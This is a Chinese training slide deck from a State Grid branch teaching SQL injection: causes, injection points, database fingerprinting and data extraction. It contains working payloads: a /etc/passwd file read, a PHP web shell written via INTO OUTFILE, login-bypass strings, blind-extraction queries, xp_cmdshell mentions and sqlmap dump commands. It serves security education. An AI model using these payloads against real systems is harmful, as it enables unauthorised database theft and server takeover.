



国家电网公司  
STATE GRID  
CORPORATION OF CHINA



# Web常见漏洞-SQL注入篇

---

国网漳州供电公司 -- 张坤三

# 目录

## CONTENTS

**01** 什么是SQL注入 (What)

**02** 产生SQL注入的原因 (Why)

**03** 如何进行SQL注入攻击 (How)

**04** SQL注入练习 (Do)





国家电网公司  
STATE GRID  
CORPORATION OF CHINA

# 01

## 什么是SQL注入 (What)

## web应用的原理


---

基于数据库驱动的Web应用通常包含的三层结构：


- 1、表示层（Web浏览器或呈现引擎）；
- 2、逻辑层（如PHP、JSP、ASP、.NET等编程语言）；
- 3、存储层（如MSSQL、MySQL、Oracle、PostgreSQL等）。

# web应用的原理

## 三层架构的Web应用模型



# 数据库是什么



1、层次结构模型：最早的数据库模型 IMS

2、网状结构模型：

- (1)允许有一个以上的节点无双亲。
- (2)至少有一个节点可以有多于一个的双亲。

3、关系结构模型：

库、表、字段、记录组成；

# web应用中为什么会有数据库



静态网页就  
一定安全吗?

静态网页:

html或者htm, 是一种静态的页面格式, 不需要服务器解析其中的脚本。由浏览器 (如IE、Chrome等)解析。

动态网页:

asp、aspx、php、jsp等, 由相应的脚本引擎来解释执行, 根据指令生成静态网页。

## 静态

- 1、不依赖数据库
- 2、灵活性差, 制作、更新、维护麻烦
- 3、在功能方面有较大的限制,交互性较差
- 4、安全, 不存在SQL注入漏洞



## 动态

- 1.依赖数据库
- 2.灵活性好, 维护简便
- 3.交互性好, 功能强大
- 4.可能存在SQL注入漏洞, 存在安全风险

## Sql注入简介

---

SQL注入攻击（SQL Injection），简称注入攻击、SQL注入，被广泛用于非法获取网站控制权，是发生在应用程序的数据库层上的安全漏洞。

在设计程序，忽略了对输入字符串中夹带的SQL指令的检查，被数据库误认为是正常的SQL指令而运行，从而使数据库受到攻击，可能导致数据被窃取、更改、删除，以及进一步导致网站被嵌入恶意代码、被植入后门程序等危害。



## Sql注入简介

---

### SQL注入的危害仅仅只是数据层面吗？

- (1) 数据库信息泄漏：数据库中存放的用户的隐私信息的泄露。作为数据的存储中心，数据库里往往保存着各类的隐私信息，SQL注入攻击能导致这些隐私信息透明于攻击者。
- (2) 网页篡改：通过操作数据库对特定网页进行篡改。
- (3) 网站被挂马，传播恶意软件：修改数据库一些字段的值，嵌入网马链接，进行挂马攻击。
- (4) 数据库被恶意操作：数据库服务器被攻击，数据库的系统管理员帐户被篡改。
- (5) 服务器被远程控制，被安装后门。经由数据库服务器提供的操作系统支持，让黑客得以修改或控制操作系统。
- (6) 破坏硬盘数据，瘫痪全系统。



国家电网公司  
STATE GRID  
CORPORATION OF CHINA


# 02

## 产生SQL注入的原因 (Why)

## 一个简单的拓扑

如何理解这句话？

**任何用户的输入在信息安全领域都被认为是不可信的数据**



# Sql注入的产生

---

正常的web端口访问：

正常访问是web传入程序设计者所希望的参数值，由程序查询数据库完成处理后，呈现结果页面给用户。

但用户真的会如我所期正常访问吗？

- (1) SQL注入也是正常的web端口访问
- (2) 只是传入的参数值并非是程序设计者所希望的，而是传入了嵌套SQL代码的参数值
- (3) 参数值利用程序处理注入者的逻辑，按注入者的期望执行数据库查询
- (4) 甚至页面呈现按SQL注入者期望显示

# SQL注入产生过程

---

构造动态字符串：

1. 转义字符处理不当
2. 类型处理不当

## 转义字符处理不当

---

```
$SQL = " SELECT * FROM tab WHERE filed = ' $_GET ["input"]' ";
```

如果将一个单引号作为输入，那么可能会出现错误：

单引号字符被解析成SQL语句内在的字符串分隔符（特殊字符）。故运行的SQL语句在语法上存在错误，所以数据库会抛出异常。此外在Oracle中特殊字符还有空格（ ）、双引号（||）、逗号（,）、点号（.）、双引号（"）。

## 类型处理不当

单引号通常被解析成代码与数据的分界线，处理数字数据时，不需要使用单引号，否则，数字数据将会当作字符串处理：

```
$SQL = "SELECT * FROM tab WHERE id = $_GET[ " userid " ]";
```


改造输入：

```
1 UNION ALL SELECT LOAD_FILE('/etc/passwd')
```

```
1 UNION SELECT "<? exec($_GET['cmd']); ?>" INTO OUTFILE  
"/var/www/html/cmd.php"
```


以上面为例，改造的完整SQL语句：

```
SELECT * FROM tab WHERE uid=1 UNION ALL SELECT  
LOAD_FILE('/etc/passwd');
```



有人知道执行这两条sql语句会如何吗？

## 常见注入过程







国家电网公司  
STATE GRID  
CORPORATION OF CHINA

# 03

## 如何进行SQL注入攻击 (How)



有人知道get、post请求的区别吗？

## SQL注入位置

**通常情况下，SQL注入的位置包括：**

- (1) 表单提交，主要是POST请求，也包括GET请求；
- (2) URL参数提交，主要为GET请求参数；
- (3) Cookie参数提交；
- (4) HTTP请求头部的一些可修改的值，比如Referer、User\_Agent等；
- (5) 一些边缘的输入点，比如.mp3文件的一些文件信息等。

### Administration

user:

pwd:



## 查找注入点的方法

使用工具

**优点:**

自动化, 范围广, 效率高。

**缺点:**

误报, 漏报, 测试方法有限。

手工测试

**优点:**

测试方法灵活。


**缺点:**

效率低, 范围窄, 因测试者技术水平而异。

Tip: 信息安全技术能力提升目标是“脱离工具”

## SQL注入常用工具

常用扫描  
注入漏洞工具



**Acunetix WVS 8.0**



**啊D注入工具 V2.32**




**pangolin**

**Sqlmap (神器)**

# 手工测试

- 判断注入漏洞的依据是什么？

根据客户端返回的结果来判断提交的测试语句是否成功被数据库引擎执行，如果测试语句被执行了，说明存在注入漏洞。



## Sql注入过程

---

1. 判断注入点
2. 判断注入点类型
3. 判断数据库类型
4. 获取数据库数据

# 判断注入点

## 类型1: 数字型

```
$id = $_GET[id];  
$sql = "SELECT * FROM ".$tablepre." announcements WHERE id=$id" ;  
$result = $db->fetchsingleassocbysql( $sql );  
$content = $result[ 'content' ];
```

上面的代码在提交参数id=81时。sql语句为:

**select \* from tablepre announcements where id = 81;**

数据库将执行sql语句，在tablepre表中查找字段为id=81时的全部数据。

在提交参数的位置提交 **and 1=1**，语句变成:

**select \* from tablepre announcements where id = 81 and 1=1;**

这时语句前值后值都为真，and以后也为真，返回查询到的数据。执行了攻击者额外的SQL查询语句，导致SQL注入漏洞猜列名

# 判断注入点

## 类型2：字符型

```
$search = $_GET[key];  
$sql = "SELECT * FROM users WHERE username LIKE '$search' ORDER BY  
username" ;  
$result = $db->fetchsingleassocbysql( $sql );  
$content = $result[ 'content' ];
```

上面的代码在提交参数\$search=sgcc时。sql语句为：

**SELECT \* FROM users WHERE username LIKE 'sgcc %'**

数据库将执行sql语句，在users表中查找字段username=sgcc时的全部数据。

在提交参数的位置提交 **%' order by id /\***，语句变成：

**SELECT \* FROM users WHERE username LIKE '% %' order by id /\*  
ORDER BY username**

通过闭合单引号并闭合后面的原始语句，执行了攻击者额外的SQL语句，导致SQL注入漏洞



## 判断注入点类型

- 1、 Boolean-based blind SQL injection (布尔型注入)
- 2、 UNION query SQL injection (可联合查询注入)
- 3、 Error-based SQL injection (报错型注入)
- 4、 Stacked queries SQL injection (可多语句查询注入)
- 5、 Time-based blind SQL injection (基于时间延迟注入)

tip: 标红部分不在本次基础班教学范围内, 下次进阶班见!

# Boolean-based注入

AND 和 OR 可在 WHERE 子语句中把两个或多个条件结合起来。

AND: 返回第一个条件和第二个条件都成立的记录。

OR: 返回满足第一个条件或第二个条件的记录。

AND和OR即为集合论中的交集和并集。

右边是一个数据库的查询内容。

```
mysql> select * from students;  
+-----+-----+-----+  
| id    | name  | age  |  
+-----+-----+-----+  
| 10056 | Doris | 20   |  
| 10058 | Jaune | 22   |  
| 10060 | Alisa | 29   |  
+-----+-----+-----+  
3 rows in set (0.00 sec)
```

## Boolean-based注入

条件为  
真则返  
回全部

```
mysql> select * from students where TRUE ;
+-----+-----+-----+
| id      | name  | age  |
+-----+-----+-----+
| 10056   | Doris | 20   |
| 10058   | Jaune | 22   |
| 10060   | Alisa | 29   |
+-----+-----+-----+
3 rows in set (0.00 sec)
```

条件为  
假则返  
回空

```
mysql> select * from students where FALSE ;
Empty set (0.00 sec)
```

## Boolean-based注入

```
mysql> SELECT * from students where id = 10056 and TRUE ;
```

```
+-----+-----+-----+  
| id    | name  | age  |  
+-----+-----+-----+  
| 10056 | Doris | 20   |  
+-----+-----+-----+  
1 row in set (0.00 sec)
```

```
mysql> select * from students where id = 10056 and FALSE ;  
Empty set (0.00 sec)
```

请解释这两  
条语句执行  
返回结果？

# Boolean-based注入

---

## 截取二分流

```
and (length((select schema_name from information_schema.schemata limit 1))>?)    //判断数据库名的长度
```

6

```
and (substr((select schema_name from information_schema.schemata limit 1),1,1)>'?')
```

```
and (substr((select schema_name from information_schema.schemata limit 1),1,1)<'?')    //利用二分法判断第一个字符
```

# Boolean-based注入

## 总结

对于基于Boolean-based的注入，**必须要有一个可以正常访问的地址**，比如http://redtiger.labs.overthewire.org/level4.php?id=1 是一个可以正常访问的记录，说明id=1的记录是存在的，下面的都是基于这个进一步猜测。先来判断一个关键字keyword的长度，在后面构造**id=1 and (select length(keyword) from table)=1**，从服务器我们会得到一个返回值，如果和先前的返回值不一样，说明and后面的**(select length(keyword) from table)=1返回false**，keyword的长度不等于1。继续构造直到id=1 and (select length(keyword) from table)=15返回true，说明keyword的长度为15。

对于keyword的值，mysql数据库可以使用substr(string, start, length)函数，截取string从第start位开始的length个字符串id=1 and (select substr(keyword,1,1) from table) = 'A'，依此类推，就可以获得keyword的在数据库中的值。

Boolean-based的效率很低，需要多个请求才能确定一个值，尽管这种代价可以通过脚本来完成，在有选择的情况下，我们会优先选择其他方式。

# union query 注入

---

## 先来看看什么是union联合查询

```
SELECT username, password FROM account;  
admin 123456
```

```
SELECT id, title FROM article  
1 Hello, World
```

```
SELECT username, password FROM account UNION SELECT id, title FROM article  
admin 123456  
1 Hello, World
```

## union query 注入



information\_schema  
究竟是个什么东西?

select name from students where id = -1 union select **schema\_name** from  
**information\_schema.schemata**; //数据库名

select name from students where id = -1 union select table\_name from  
**information\_schema.tables** where table\_schema='t3st'; //表名

select name from students where id = -1 union select column\_name from  
**information\_schema.columns** where table\_name = 'students' and ; //列名



## union query 注入

---

UNION 操作符用于合并两个或多个 SELECT 语句的结果集。

**请注意，UNION 内部的 SELECT 语句必须拥有相同数量的列。**

如果想要使用union查询来进行注入，你首先要猜测后端查询语句中查询了多少列，哪些列可以回显给用户。

猜测列数 1 ORDER BY 12

//直到页面显示错误

1 UNION SELECT 1,2,3,4

1 UNION SELECT 1,2,username,password FROM table

## 其他-终止式注入

攻击者在注入SQL代码时，通过将原查询语句的剩余部分注释掉，这样解释器在解析SQL代码时将忽略这些信息，从而成功结束原来的查询语句。



使用数据库注释语法：

数 据 库	注 释	描 述
SQL Server、Oracle 和 PostgreSQL	--(双连字符)	用于单行注释
	/* */	用于多行注释
MySQL	--(双连字符)	用于单行注释。要求第二个连字符后面跟一个空格或控制字符(如制表符、换行符等)
	#	用于单行注释
	/* */	用于多行注释

## 其他-终止式注入

**Administration**

user:

pwd:

可以构造SQL攻击语句：

```
SELECT * FROM users WHERE username=" OR 1=1;-- ' AND  
passwd= ";
```

SQL解析时将忽略AND passwd="; 只执行其前面的代码。由于存在1=1永真条件，故该语句将返回users表中的所有行。



原本sql语句是什么样的？

## 其他-终止式注入（续）

当然，也可以注入已知用户名来绕过身份验证：

```
SELECT * FROM users WHERE username='root'/*' AND  
passwd='*/';
```

用户输入形式:

**Administration**

user: root'/\*'

pwd: \*/'

send

```
mysql> SELECT * FROM users WHERE username='root'/*' AND password='*/';  
+-----+-----+-----+-----+-----+-----+  
| username | password | uid | email          | phone          | address          |  
+-----+-----+-----+-----+-----+-----+  
| root     | toor     | 101 | root@123.com   | 17890127845    | china shanghai  |  
+-----+-----+-----+-----+-----+-----+  
1 row in set (0.00 sec)
```

# 判断数据库类型

---

## 基于特定函数的判断

在mssql和mysql以及db2内，返回长度值是调用len()函数；在oracle和INFORMIX则是通过length()来返回长度值。

当你使用and len('a')=1的时候，返回正常页面时，可以推断当前的数据库类型可能是mssql，或mysql，或是db2。反之则可能会是oracle和informix。

在mysql内，可以用@@version或是version()来返回当前的版本信息。但无法判断是mysql还是mssql时，可以用version()函数来构造判断。

version()>1 返回与@@version>1 相同页面时，则可能是mysql。如果出现提示version()错误时，则可能是mssql。

# 判断数据库类型

## 基于辅助的符号判断

```
and exists (select count(*) from sysobjects)
and exists (select count(*) from msysobjects)
```

如果第一条返回正常，就是MSSQL数据库，如果两条都不正常，那就是ACCESS数据库了。

第一句意思是查询sysobjects表里记录数大于0，返回正常的，说明大于0且存在sysobjects这个表，因为这个表只有MSSQL数据库才有，所以可以判断为MSSQL数据库。返回错误则表示不是。

第二句提交是不会返回正常页面的，就算是ACCESS数据库也不会返回正常。因为默认情况下我们没有权限查询这个表里的数据。WEB会提示我们“记录无法读取;'msysobjects'没有读取权限”，如果返回的是这个错误信息的话，那就证明是ACCESS数据库了

# 判断数据库类型

## 基于显示错误信息判断

在注入点后直接加上单引号，根据服务器的报错信息来判断数据库。错误提示Microsoft JET Database Engine 错误 '80040e14'，说明是通过JET引擎连接数据库，则表明数据库为ACCESS数据库，如果是ODBC的话则说明是MSSQL数据库。



# 获取数据库数据

Access数据库

猜表

and 1=(select count(\*) from tablename)



还记得前面讲的内容吗？有人能帮我解释下吗？

猜字段

1=(select count(\*) from tablename where len(username)>0)

猜字段长度

and 1=(select count(\*) from tablename where  
len(adminuid)>N)

爆用户名密码

and (select top 1 asc(mid(adminuid,N,1)) from admin)=97



# 获取数据库数据

---

## Mssql数据库

- 系统变量
  - @@version: 版本信息
  - current\_user: 当前用户
  - db\_name(): 数据库名
- 存储过程
  - xp\_cmdshell
  - sp\_configure
- 利用系统视图
  - and 1=(select top 1 name from sysobjects where type=char(85) and name not in (select top N name from sysobjects where type =char(85)));--

# 获取数据库数据

## Mysql数据库

系统变量、函数：

system\_user()：系统用户名

user()：用户名

current\_user：当前用户名

session\_user()：连接数据库的用户名

database()：数据库名

version()：MYSQL数据库版本

load\_file()：MYSQL读取本地文件的函数

@@datadir：读取数据库路径

@@basedir：MYSQL安装路径

@@version\_compile\_os：操作系统

- 利用order by判断字段数  
order by N
- 利用union查看显示位置  
and 1=2 union select 1,2,3,4.....
- 利用系统表  
and 1=2 union select  
1,2,group\_concat(convert(table\_name using  
latin1)),4,5,6,7,8,9,10,11,12,13,14,15  
from information\_schema.tables  
where table\_schema=database()

# Sqlmap使用方法

---

## 基本操作

sqlmap -u "http://url/news?id=1" --current-user #获取当前用户名称

sqlmap -u "http://www.xxoo.com/news?id=1" --current-db  
#获取当前数据库名称

sqlmap -u "http://www.xxoo.com/news?id=1" --tables -D "db\_name"  
#列表名

sqlmap -u "http://url/news?id=1" --columns -T "tablename" -D "db\_name"  
#列字段

sqlmap -u "http://url/news?id=1" --dump -C "column\_name" -T "table\_name" -D  
"db\_name"  
#获取字段内容

## Sqlmap使用方法（续）

### 信息获取

```
sqlmap -u "http://url/news?id=1" --level
```

- 共有五个等级
- 默认为1，sqlmap使用的payload可以在xml/payloads.xml中看到，也可以根据相应的格式添加自己的payload。 level 1: GET和POST的数据都会测试
  - level 2: HTTP Cookie在level为2的时候就会测试
  - level 3: HTTP User-Agent/Referer头

总之在你不确定哪个payload或者参数为注入点的时候，为了保证全面性，建议使用高的level值。

```
sqlmap -u "http://url/news?id=1" --risk
```

- 共有四个风险等级。
  - 默认是1会测试大部分的测试语句，2会增加基于事件的测试语句，3会增加OR语句的SQL注入测试。
- 在有些时候，例如在UPDATE的语句中，注入一个OR的测试语句，可能导致更新的整个表，可能造成很大的风险。

## Sqlmap使用方法（续）

---

- `sqlmap -u "http://url/news?id=1" --dbms "Mysql"`  
#指定数据库类型
- `sqlmap -u "http://url/news?id=1" --dbs`  
#列数据库
- `sqlmap -u "http://url/news?id=1" --privileges`  
#查看权限
- `sqlmap -u "http://url/news?id=1" --roles`  
#枚举数据库用户角色

## Sqlmap使用方法（续）

### POST注入

- sqlmap -u "http://url/news" --data "id=3"
- sqlmap -u "http://url/news" -r "C:\xx\xx.txt"

```
POST /74cms/admin/admin_login.php HTTP/1.1
Host: 192.168.16.181
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.16.181/74cms/admin/admin_login.php?act=login
Cookie: guid=b4aec34a-beb8-4c14-bd9d-949e6dae1da3; PHPSESSID=d6623e26ec0d67ee3cb182f2b8d4cb85
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 110

hiddentoken=bd2a08c4&admin_name=1%d5' or 1=1#&admin_pwd=1&admin_Graphics=xdFu&Submit=%B5%C7%C2%BC&act=do_login
```



国家电网公司  
STATE GRID  
CORPORATION OF CHINA

# 04

